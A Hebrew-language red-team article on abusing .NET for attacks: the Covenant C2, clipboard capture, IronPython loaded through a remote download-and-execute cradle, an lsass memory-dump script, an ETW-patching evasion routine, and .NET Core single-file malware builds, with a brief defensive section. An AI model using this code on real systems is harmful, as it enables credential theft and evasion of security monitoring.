
Covenant לא שומר את המודולים ישירות על מארח ה-Grunt שלנו. במקום זאת, Covenant מבצע קומפילציה באופן דינמי ושולח את המודול על חיבור הלקוח שלו בזמן הרצת המשימות. בכל פעם שנוצר Grunt חדש או משימה חדשה מוקצית, הקוד הרלוונטי נערך מחדש ועובר ערבול עם ConfuserEx, כדי להימנע מ-payload סטטי.

SharpShell זהו מודול מעניין אשר מאפשר להשתמש בפונקציות של SharpSploit או ספריות מובנות של NET Framework..


באמצעות SharpShell אפשר להריץ פקודות בהתאמה אישית תוך כדי ריצה:

```
[6/27/2022 8:35:59 PM UTC] SharpShell completed
(erez) > SharpShell using (Tokens t = new Tokens()) { return t.WhoAmI(); }

EREZG-WIN10\erezg
```

במידה ונרצה להשתמש בכלי שלא נמצא במודולים של Covenant, נוכל להשתמש בפקודה Assembly לטעון קבצי Net assemblies. נשתמש בכלי SharpClipboard לצורך ההדגמה. לאחר שקימפלנו את הכלי, נטען אותו למחשב הנתקף:




```
[6/27/2022 9:41:01 PM UTC] Assembly progressed
(erez) > Assembly /assemblyname:"SharpClipboard" /parameters:"\""

Copy event detected at 6/27/2022 9:41:06 PM (UTC)!
Copy event detected at 6/27/2022 9:41:06 PM (UTC)!
Clipboard Active Window: *Untitled - Notepad
Clipboard Active Window: *Untitled - Notepad
Copy event detected at 6/27/2022 9:41:06 PM (UTC)!
Clipboard Active Window: *Untitled - Notepad
Clipboard Content: my password is not very secret
```



ל-Covenant יש פיצ'ר מעולה אשר מארגן את התוצאות וההיסטוריה של המשימות:

Dashboard
Listeners
Launchers
Grunts
Templates
Tasks
Taskings
Graph

GruntTaskings

Name	Grunt	Task	Status	UserName	Command
3bd0d8cec5	a1b18a52bf	WhoAmI	Completed	erez	WhoAmI
1b1aaa138d	a1b18a52bf	Assembly	Progressed	erez	Assembly /assemblyname:"SharpClipboard" /parameters:""

לאחר ש-Covenant פורסם הוא החל להיחסם על ידי האנטי-וירוס. על מנת לעקוף את החסימה יש צורך לשנות את קוד המקור, ניתן לקרוא זאת במאמר:

https://s3cur3th1ssh1t.github.io/Customizing_C2_Frameworks

.NET היא פלטפורמת פיתוח עצמאית לשפה המורכבת מסט של כלים, תשתית וספריות המאפשרות לנו ליצור יישומים חוצי פלטפורמות.

יש נטייה לשייך שפת תכנות אחת ל-NET.- #C, אולם #C היא רק השפה לאינטרקציה עם הפלטפורמה ולא הפלטפורמה עצמה. חלקים מהתשתית והכלים ש-NET. מספקת מאפשרים לנו לכתוב שפת תכנות כדי ליצור איתה אינטראקציה. זה דבר חשוב ביותר להבנה: NET. היא עצמאית בשפה, היא לא קשורה לשפת תכנות ספציפית.

זה מוביל אותנו לשאלה, מה עוד ניתן לעשות מבחינה התקפית באמצעות NET.?

Bring Your Own Interpreter

קיימות עוד שפות NET. רבות, חלקן נתמכות רשמית על ידי מיקרוסופט ואחרות שפותחו על ידי צד שלישי. המשמעות היא שכל השפות הללו שנבנות על אותה פלטפורמה בסיסית היא שכולן יכולות לעבוד זו בזו בדרכים קלות במיוחד להטמעה של שפה אחת בתוך שפת NET. אחרת. אנו יכולים להשתמש בשפות NET. סקריפטינג צד שלישי באותו אופן שבו השתמשנו ב-PowerShell. כל שעלינו לעשות הוא להטמיע שפה כזאת בשפת NET. אשר קיימת כברירת מחדל ב-Windows (כגון #C או PowerShell).

למען האמת, כנראה השתמשת בכלים שעושים את זה אפילו בלי לדעת את זה. כלים כמו p0wnedShell מטמיעים PowerShell Runtime בתוך #C על מנת להריץ קוד PowerShell מבלי לעבור דרך Native PowerShell במערכת ההפעלה. ישנם גם כלים שעושים את ההפך ומטמיעים #C בתוך-PowerShell. מה שאנחנו יכולים לעשות זה להטמיע שפות סקריפטים צד שלישי בתוך PowerShell.

כל אחת מן השפות מגיעה עם סט ייחודי משלה. למשל ironpython זהו יישום של פייתון על בסיס פלטפורמת .NET (בניגוד לפייתון שמבוסס על C). מאחר ושפות .NET צד שלישי לא מותקנות כברירת מחדל, ישנם מספר דרישות מקדימות על מנת להריץ אותן:

- יש צורך במספר (.NET Assemblies) DLL שלהם.
- את אותם DLLים צריך לטעון לפני ההרצה של ה-Interpreter.
- בעזרת הפונקציה Assembly.Load(), ניתן להטעין את ה-DLLים ישר לזכרון (Fileless).

כך ניתן להשתמש ב-IronPython מפרוייקט OffensiveDLR על מנת להריץ את הכלי Internal-Monologue באמצעות PowerShell:

```
PS C:\Users\erezg\Desktop> iex (new-object net.webclient).downloadstring('.../byt3bl33d3r/OffensiveDLR/master/Invoke-IronPython.ps1')
[*] Loading clrtype module
[*] Executing embedded script
Not elevated. Performing attack with current NTLM settings on current user
erezg::EREZG-WIN10:1122334455667788:4f71c1aabd8f1f398c5c7261517b15b4:0101000000000000008a67307f4483d801d2e122e11fd5ae2c0000000002000000000000000000000000

import System
import clrtype
from System.Runtime.InteropServices import DllImportAttribute, PreserveSigAttribute
from System.Diagnostics import Process
from System.IO import FileStream, FileMode, FileAccess,FileShare

class NativeMethods(object):
    __metaclass__ = clrtype.ClrClass
    DllImport = clrtype.attribute(DllImportAttribute)
    PreserveSig = clrtype.attribute(PreserveSigAttribute)

    @staticmethod
    @DllImport("dbghelp.dll")
    @PreserveSig()
    @clrtype.accepts(System.IntPtr,System.UInt32,System.IntPtr,System.Int32,System.Int32,System.Int32,System.Int32)
    @clrtype.returns(System.Boolean)
    def MiniDumpWriteDump(phandle,pid,file,dumpType,expParam,userStreamParam,callbackParam): raise RuntimeError("MiniDump Failed. Do you have permission?")

procname = 'lsass'
ids = Process.GetProcessesByName(procname)
for pid in ids:
    filename = 'C:\{}_{}.dmp'.format(procname, pid.Id)
    fs = FileStream(filename, FileMode.Create, FileAccess.ReadWrite, FileShare.Write)
    NativeMethods().MiniDumpWriteDump(pid.Handle,pid.Id,fs.Handle,0x00000002,0,0,0)

PS C:\Users\erezg\Desktop> _
```

על ידי הזרקת Invoke-IronPython ישירות לזכרון התהליך של PowerShell, הצלחנו להשיג את ה- NTLM Hash באמצעות הכלי Internal-Monologue. על מנת להריץ IronPython נדרשים 4 .NET assemblies:

- IronPython.dll
- IronPthon.Module.dll
- Microsoft.Scripting.dll
- Microsoft.Dynamic.dll

ניתן לראות את זה בסקריפט של Invoke-IronPython.ps1:

```
$IronPythonModulesDLL = @'
vHOJeBzFlXBPd09fMyOp1VL36LBmfMhuZkbXyBiBLOEwd7jswI
'@

$MicrosoftScriptingDLL = @'
tLOHgFTV9T9+X5k3s7N1tsxsgW3sLo/ZBruCdOlNQCnCooKCgF
'@

$MicrosoftDynamicDLL = @'
7HOHYBzF1fBqd293b69Iq5P2TpKtk4vM+k6ncjIgjBtgmun9Ts
'@

$IronPythonDLL = @'
vLOJnFxFtT9+u+7te293z3ane7onk2RmsszkOtOzWQZCEpAdlE
'@
```

שפות .NET נוספות:

- https://github.com/boo-lang/boo - Boolang
- https://github.com/PetroProtsyk/SSharp
- https://github.com/IronLanguages/ironruby - Ruby
- https://github.com/IronLanguages/ironpython3 - Python3
- https://github.com/microsoft/ClearScript - JScript, VBScript & JavaScript
- https://github.com/NLua/NLua - Lua
- https://github.com/RyanLamansky/dotnet-webassembly - WebAssembly
- https://github.com/sebastienros/jint - JavaScript
- https://docs.microsoft.com/en-us/dotnet/fsharp/what-is-fsharp - F#

על בסיס נושא זה פותח C2 Framework מעניין בשם: SILENTTRINITY. הרעיון הוא שככל שתשתמש בדברים פחות נפוצים ומוכרים כך הסיכוי שתתגלה יקטן. האם יש עוד מחוזות ב-NET. שתוקפים טרם הסתערו עליו?

.NET Core for malware

.NET Framework זוהי הפלטפורמה המקורית של מיקרוסופט שיועדה רק עבור Windows. ב-2014 מיקרוסופט הכריזה על .NET Core על מנת לתמוך במערכות הפעלה נוספות כולל לינוקס ו-macOS. ב-2019 מיקרוסופט הוציאה את הגרסה 4.8 של .NET Framework כגרסה האחרונה, ולמעשה .NET Core מחליף את .NET Framework. (.NET גרסה 5 הוא כבר .NET Core).

```
C:\Users\erezg>dotnet --info
.NET SDK (reflecting any global.json):
 Version:   6.0.102
 Commit:    02d5242ed7

Runtime Environment:
 OS Name:     Windows
 OS Version:  10.0.19044
 OS Platform: Windows
 RID:         win10-x64
 Base Path:   C:\Program Files\dotnet\sdk\6.0.102\

Host (useful for support):
  Version: 6.0.2
  Commit:  839cdfb0ec

.NET SDKs installed:
  6.0.102 [C:\Program Files\dotnet\sdk]

.NET runtimes installed:
  Microsoft.AspNetCore.App 6.0.2 [C:\Program Files\dotnet\shared\Microsoft.AspNetCore.App]
  Microsoft.NETCore.App 6.0.2 [C:\Program Files\dotnet\shared\Microsoft.NETCore.App]
```

המשמעות היא שהעתיד של .NET הוא .NET Core.

NET Core Malware. זהו קונספט חדש יחסית, המחקר סביב הנושא ההתקפי של NET Core. הוא מועט למשל:

- CoreSploit - זהו Post-Exploitation Framework עבור NET Core. אשר מבוסס על SharpSploit.
- Dotnet-Core-a-vector-for-awl-bypass-defense-evasion - מאמר בנושא Application Whitelisting Bypass באמצעות dotnet core.

בפרספקטיבה של תוקף, עבור malwareים שמבוססים על NET Framework. על מנת שתהיה תאימות לאחור לגרסה 3.5 זה אומר להיות מוגבל מבחינת APIs (להיות תקוע ב-2007). ב-NET Core. לעומת זאת, ניתן להשתמש ב-APIs הכי עדכניים עבור ה-Malware. האם ניתן להריץ NET Core Malware. כאשר NET. Core **לא** מותקן? התשובה היא **כן!**


CoreRT

CoreRT זהו NET Core runtime. ניסיוני שמבצע קומפילציה מראש לקוד מכונה מ-IL, ולכן אין צורך בruntime (CLR). זהו יישום מוזר ל-NET. אך מבחינת תוקף גם אם NET Core. לא מותקן, זה לא מהווה מכשול. מאחר וזה ניסיוני, חיוני לבדוק את היישום מראש, ייתכן וחלק מן הקוד לא יעבוד.

מה לגבי Living off the land?

PublishSingleFile

Living off the land הינו קונספט חשוב המבוסס על הגישה של שימוש בטכנולוגיות שמותקנות במחשב הנתקף וניצול שלהן למטרות זדוניות. PublishSingleFile הינו פיצ'ר שהתווסף החל מNET Core. גרסה 3.0. באמצעותו ניתן לקמפל NET Assembly. יחד עם כל ה-dependencies הנחוצים לקובץ הרצה יחיד (unmanaged PE). למעשה כל ה-CLR מוטמע בקובץ ההרצה, כתוצאה מכך נוצר קובץ גדול. התהליך נראה כך:



לצורך ההדגמה נכתוב קוד קצר ב-#C:

```
using System;
Console.WriteLine("Hello, World!");
Console.ReadLine();
```

נקמפל אותו באמצעות הפקודה dotnet.exe publish:

```
PS C:\Users\erezg\source\repos\hello_world> dotnet publish -p:PublishSingleFile=true -r win-x64 -c Release --self-contained true
```

בפקודה עצמה חייבים לציין את סוג מערכת ההפעלה כי קובץ ההרצה יתקמפל בהתאם לסוג. בתיקייה נמצא את קובץ ההרצה לאחר הקימפול:

erezg › source › repos › hello_world › hello_world › bin › Release › net6.0 › win-x64 › publish

Name	Date modified	Type	Size
hello_world.exe	01/07/2022 0:28	Application	61,985 KB

הקובץ הוא מאוד גדול (מעל 60MB!) בהתחשב בכך שהקוד מאוד קצר. הסיבה לכך שכל ה-CoreCLR מוטמע בתוך הקובץ, וכתוצאה מכך הקובץ יכול לרוץ גם אם NET Core. לא מותקן. בזמן ההרצה, הקובץ Unamanaged PE יאתחל את ה-CoreCLR אשר יטען את ה-NET Assembly. וימיר את ה-IL Code לקוד מכונה:

```
C:\Users\erezg\source\repos\hello_world\hello_world\bin\Release\net6.0\win-x64\publish>hello_world.exe
Hello, World!
```

נוכל לבחור שלא להטמיע את כל-CoreCLR בקובץ:

```
S C:\Users\erezg\source\repos\hello_world> dotnet publish -p:PublishSingleFile=true -r win-x64 -c Release --self-contained false
```

ואז גודל הקובץ יתקמפל לגודל רגיל:

erezg › source › repos › hello_world › hello_world › bin › Release › net6.0 › win-x64 › publish

Name	Date modified	Type	Size
hello_world.exe	01/07/2022 0:51	Application	151 KB

מה אפשר לעשות בנוגע לבעיית גודל הקובץ, אשר יכול להיות בעייתי בתרחישי תקיפה מסויימים?

ישנם 2 פתרונות ידועים:

1. ILLINKER - פיצ'ר שיכול להסיר (trim) פונקציונאליות מה-Runtime שאין בהם צורך. לקומייפלר אין באמת דרך לדעת איזה dependencies אתם צריכים או לא. הפקודה תראה כך:

```
dotnet publish -p:PublishSingleFile=true -r win-x64 -c Release --self-contained true -p:PublishTrimmed=true
```

וגודל הקובץ יירד משמעותית:

erezg › source › repos › hello_world › hello_world › bin › Release › net6.0 › win-x64 › publish

Name	Date modified	Type	Size
hello_world.exe	01/07/2022 1:09	Application	11,157 KB

2. נשתמש ב-CoreRT הניסיוני:

```
dotnet publish -r win-x64 -c Release /p:Mode=CoreRT
```

וגודל הקובץ יהיה קטן:

hello_world.exe	01/07/2022 1:17	Application	146 KB

במאמר מעניין, הראו איך אפשר לקחת משחק ב-C# ולהקטין אותו באמצעות NET Core. באופן קיצוני:

https://medium.com/@MStrehovsky/building-a-self-contained-game-in-c-under-8-kilobytes-74c3cf60ea04

כיצד ניתן להתגונן?

הגנות על NET Core.

מגרסה 3.0 יש אינטגרציה עם AMSI. נכון שניתן לעקוף את AMSI אך לא כל התוקפים יעשו כך וחלק מן הטכניקות עדיין יכולות להיחסם על ידי AMSI, כך שזה מוסיף עוד שכבת הגנה. טכניקות עקיפה של AMSI ב-NET Core. זהות לטכניקות עקיפה של AMSI ב-NET Framework.:

https://github.com/cobbr/SharpSploit/blob/master/SharpSploit/Evasion/Amsi.cs

בנוסף, AMSI מבוסס על חתימות, מספר מועט של NET Core malwares. משמעותו פחות חתימות. ETW (Event Tracing for Windows) in .NET 5. ETW זהו מכניזם למעקב ורישום לוגים מאפליקציות ב- user mode ודרייברים (kernel mode). ETW ייצור לוג עבור כל Assembly Namespace שרץ, זהו מידע בעל ערך להגנה. גם כאן שיטת המעקף של ETW ב-NET Core. זהה לטכניקת המעקף ב-NET Framework.:

```
public static bool PatchETWEventWrite()
{
    byte[] patch;
    if (Utilities.Is64Bit) { patch = new byte[2]; patch[0] = 0xc3; patch[1] = 0x00; }
    else { patch = new byte[3]; patch[0] = 0xc2; patch[1] = 0x14; patch[2] = 0x00; }
    var library = PInvoke.Win32.Kernel32.LoadLibrary("ntdll.dll");
    var address = PInvoke.Win32.Kernel32.GetProcAddress(library, "EtwEventWrite");
    PInvoke.Win32.Kernel32.VirtualProtect(address, (UIntPtr)patch.Length, 0x40, out uint oldProtect);
    Marshal.Copy(patch, 0, address, patch.Length);
    PInvoke.Win32.Kernel32.VirtualProtect(address, (UIntPtr)patch.Length, oldProtect, out oldProtect);
    return true;
```

מעבר לכך, האם ישנה אפשרות בתהליך אוטומאטי להבחין בהבדלים בין קבצי PublishSingleFile executables לבין קבצי PE רגילים? אם התשובה היא כן, נוכל לקחת את זה שלב אחד קדימה ולזהות את ה-NET Assemblies. שמוטמעים בתוך קבצי PublishSingleFile executables ולנתח אותם.

סיכום

PowerShell הייתה פלטפורמת תקיפה מועדפת במשך שנים על ידי תוקפים עקב יכולות הזרקת קוד דינמי מרחוק לזכרון ב-UserMode. לאחר שמיקרוסופט פיתחו הגנות, תוקפים עשו מה שציפינו מהם ועברו להשתמש בדרכים אחרות ב-NET.. במעבר מהיר מספר שנים קדימה רבים מאיתנו רגילים למגוון גדול של כלי תקיפה ו-Frameworks ב-NET.

כלים כמו GhostPack, כמו גם SharpHound הם כעת חלק מהארסנל שלנו, והמנוע האחראי לשימוש שלהם הוא בדרך כלל Cobalt Strike באמצעות execute-assembly.

בדיוק כמו עם PowerShell, עם הזמן נוספו יכולות הגנה על ידי מיקרוסופט ומוצרי אבטחה על מנת לעזור להפחית את הנקודות העיוורות בטכניקות תקיפה באמצעות NET. (למשל AMSI שהוצג בגרסה 4.8). אחד האתגרים כתוקף היה המשך השימוש בטכנולוגיה הזו תוך שאיפה להיות חשאי ולעקוף מנגנוני הגנה.

ההגנות ב-PowerShell הפכו את התקיפה למאתגרת יותר, אך לא בלתי אפשרית. תוקפים משתמשים בדרכים יצירתיות להשתמש עדיין ב-PowerShell למרות ההגנות.

NET. זוהי הפלטפורמה המועדפת לפיתוח אפליקציות בווינדוס ומספקת גישה למגוון רחב של APIs: .NET APIs ו-Win32 APIs, COM APIs. הסיבה העיקרית שתוקפים מנצלים את הפלטפורמה בקלות היא שבעזרת 2 שורות קוד אפשר לטעון ולהריץ NET Assemblies. מהזכרון (Fileless). זה למעשה לא באג, זה פיצ'ר.

על מנת להמשיך להשתמש ביכולות של NET. למטרות זדוניות, תוקפים משתמשים בטכניקות שונות לחמוק ממנגנוני הגנה שונים (AMSI, ETW) ומוצרי הגנה (כגון EDR), מ-Syscalls, אובפוסקציה עד שימוש בשפות NET. אזוטריות צד שלישי.

NET Core. הוא היישום החדש והעתיד של פלטפורמת NET., NET Framework. מוחלף ב-NET Core. וככזה העתיד של NET Core. נראה מבטיח גם בפיתוח Malware-ים.

מקורות

- https://www.youtube.com/watch?v=oe11Q-3Akuk - Reflective C# Assembly loading && Reflective PE-Injection
- https://www.youtube.com/watch?v=Q7mhtA4ladY - AV Evasion 101 - C#
- https://www.youtube.com/watch?v=FuxpMXTgV9s - Staying # & Bringing Covert Injection Tradecraft to .NET
- https://www.youtube.com/watch?v=V_Rpyt4dsuY&t=2264s - IronPython... OMFG
- https://www.youtube.com/watch?v=wwyonQWdye0 - .NET & Python: Let's get weird with it
- https://www.youtube.com/watch?v=woRfx5D2Y9Y - .NET Core for Malware
- https://www.youtube.com/watch?v=oN_0pPI6TYU - Operating with Covenant
- https://thewover.github.io/Dynamic-Invoke/